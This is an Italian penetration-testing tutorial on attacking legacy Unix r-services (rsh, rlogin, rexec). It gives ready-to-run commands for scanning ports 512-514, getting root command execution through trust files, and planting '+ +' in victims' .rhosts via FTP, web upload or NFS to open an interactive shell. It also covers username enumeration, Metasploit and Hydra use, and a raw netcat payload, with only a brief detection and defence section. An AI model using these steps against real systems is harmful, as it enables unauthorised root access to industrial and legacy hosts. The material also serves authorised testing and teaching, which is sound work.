RSH: Remote Shell in Chiaro su Sistemi Unix
RSH: Remote Shell in Chiaro su Sistemi Unix
- Pubblicato il 2026-02-23
- Tempo di lettura: 3 min

Rsh (Remote Shell) è un protocollo legacy per esecuzione comandi remota su sistemi Unix che precede SSH. Sebbene obsoleto e insicuro, Rsh è ancora presente in ambienti legacy, sistemi embedded industriali e infrastrutture mai aggiornate. In questa guida impari a identificare e sfruttare r-services per ottenere accesso a sistemi che il tempo ha dimenticato.
Perché Rsh è Rilevante nel 2026 #
Potresti pensare che nessuno usi più Rsh. La realtà è diversa: ambienti industriali (SCADA/ICS), sistemi mainframe, appliance di rete datate e infrastrutture legacy spesso mantengono r-services attivi per compatibilità. Durante penetration test in settori come manufacturing, energy o healthcare, incontrare Rsh non è raro.
L’assenza di crittografia e l’autenticazione basata su trust (IP/hostname) rendono Rsh un vettore di attacco prezioso quando presente.
La Famiglia R-Services #
Rsh fa parte di una suite di servizi remoti Berkeley:
| Servizio | Porta | Funzione |
|---|---|---|
| rsh | 514/tcp | Esecuzione comandi remota |
| rlogin | 513/tcp | Login remoto interattivo |
| rexec | 512/tcp | Esecuzione remota con password |
| rcp | 514/tcp | Copia file remota |
Tutti condividono lo stesso modello di autenticazione debole basato su file .rhosts e hosts.equiv.
Installazione Client #
Su Kali Linux il client rsh potrebbe non essere preinstallato:
sudo apt update && sudo apt install rsh-client -yVerifica:
rsh --helpSu sistemi dove il pacchetto non è disponibile, puoi usare netcat per interagire direttamente con il protocollo.
Come Funziona l’Autenticazione Rsh #
Rsh usa un modello di trust basato su:
- hosts.equiv - File globale
/etc/hosts.equivche lista host fidati - .rhosts - File per-utente
~/.rhostsche specifica quali utenti remoti possono accedere
La riga + + in questi file è il jackpot: permette a QUALSIASI host e QUALSIASI utente di connettersi.
Identificazione di R-Services #
Prima di attaccare, identifica i servizi con Nmap:
nmap -sV -p 512,513,514 192.168.1.0/24Output per sistema vulnerabile:
PORT    STATE SERVICE VERSION
512/tcp open  exec    rexecd
513/tcp open  login   rlogind
514/tcp open  shell   rshd
Uso Base di Rsh #
Esecuzione Comando Singolo #
rsh -l username targethost commandEsempio pratico:
rsh -l root 192.168.1.100 idOutput se il trust è configurato:
uid=0(root) gid=0(root) groups=0(root)Shell Interattiva con Rlogin #
rlogin -l root 192.168.1.100Tecniche di Exploitation #
Scenario 1: Trust Universale (+ +) #
Il caso più favorevole: .rhosts contiene + +.
# COMANDO: Test accesso root
rsh -l root 192.168.1.100 id
OUTPUT ATTESO #
uid=0(root) gid=0(root) groups=0(root)COSA FARE SE FALLISCE #
- “Permission denied”: Il trust non include il tuo IP/utente
- “Connection refused”: Rsh non attivo o firewall
Scenario 2: Rhosts Injection #
Se hai write access limitato (via FTP anonimo, web upload):
echo "+ +" > /home/victim/.rhosts
rsh -l victim targethost /bin/bash -i
Scenario 3: NFS + Rsh Combo #
Se il target esporta home directory via NFS:
sudo mount -t nfs 192.168.1.100:/home /mnt/nfs
echo "+ +" > /mnt/nfs/victim/.rhosts
rsh -l victim 192.168.1.100 id
Scenari Pratici di Penetration Test #
Scenario Completo: Legacy Unix Environment #
Timeline stimata: 20 minuti
# COMANDO: Scan iniziale
nmap -sV -p 512-514 192.168.1.50
OUTPUT ATTESO #
PORT    STATE SERVICE
512/tcp open  exec
513/tcp open  login
514/tcp open shell# COMANDO: Test trust con utenti comuni
for user in root admin oracle nobody bin; do
echo "Testing $user..."
rsh -l $user 192.168.1.50 id 2>/dev/null && echo "SUCCESS: $user"
doneIntegration Matrix #
| Rsh + | Risultato | Uso |
|---|---|---|
| Nmap | Identificazione r-services | nmap -p 512-514 target |
| NFS | Injection .rhosts via mount | Comprometti trust |
| Hydra | Bruteforce rexec | hydra rexec://target |
| Metasploit | Moduli rsh_login | Scanner automatizzato |
Metasploit per R-Services #
msf6 > use auxiliary/scanner/rservices/rsh_login
msf6 auxiliary(rsh_login) > set RHOSTS 192.168.1.0/24
msf6 auxiliary(rsh_login) > set USERNAME root
msf6 auxiliary(rsh_login) > run
Detection e Countermeasures #
Cosa Cerca il Blue Team #
- Connessioni su porte 512-514
- Modifiche a
.rhostsehosts.equiv - Log in
/var/log/auth.log
Troubleshooting #
“Connection refused” #
nmap -p 514 target“Permission denied” #
Prova altri username o cerca vettori per modificare .rhosts.
Client non disponibile #
Usa netcat:
echo -e "\0root\0root\0id\0" | nc target 514Cheat Sheet Comandi #
| Operazione | Comando |
|---|---|
| Comando remoto | rsh -l user host command |
| Shell interattiva | rlogin -l user host |
| Copia file upload | rcp file user@host:/path |
| Test trust | rsh -l root host id |
FAQ #
Rsh è ancora usato?
Sì, in ambienti legacy, SCADA/ICS e mainframe.
Come difendersi da Rsh?
Disabilitare i servizi, usare SSH, firewall su porte 512-514.
È legale testare Rsh?
Solo su sistemi autorizzati. Per penetration test legacy, hackita.it/servizi.
Vuoi supportare HackIta? Visita hackita.it/supporto per donazioni. Per penetration test professionali e formazione 1:1, scopri hackita.it/servizi.
Risorse: R-Services Wikipedia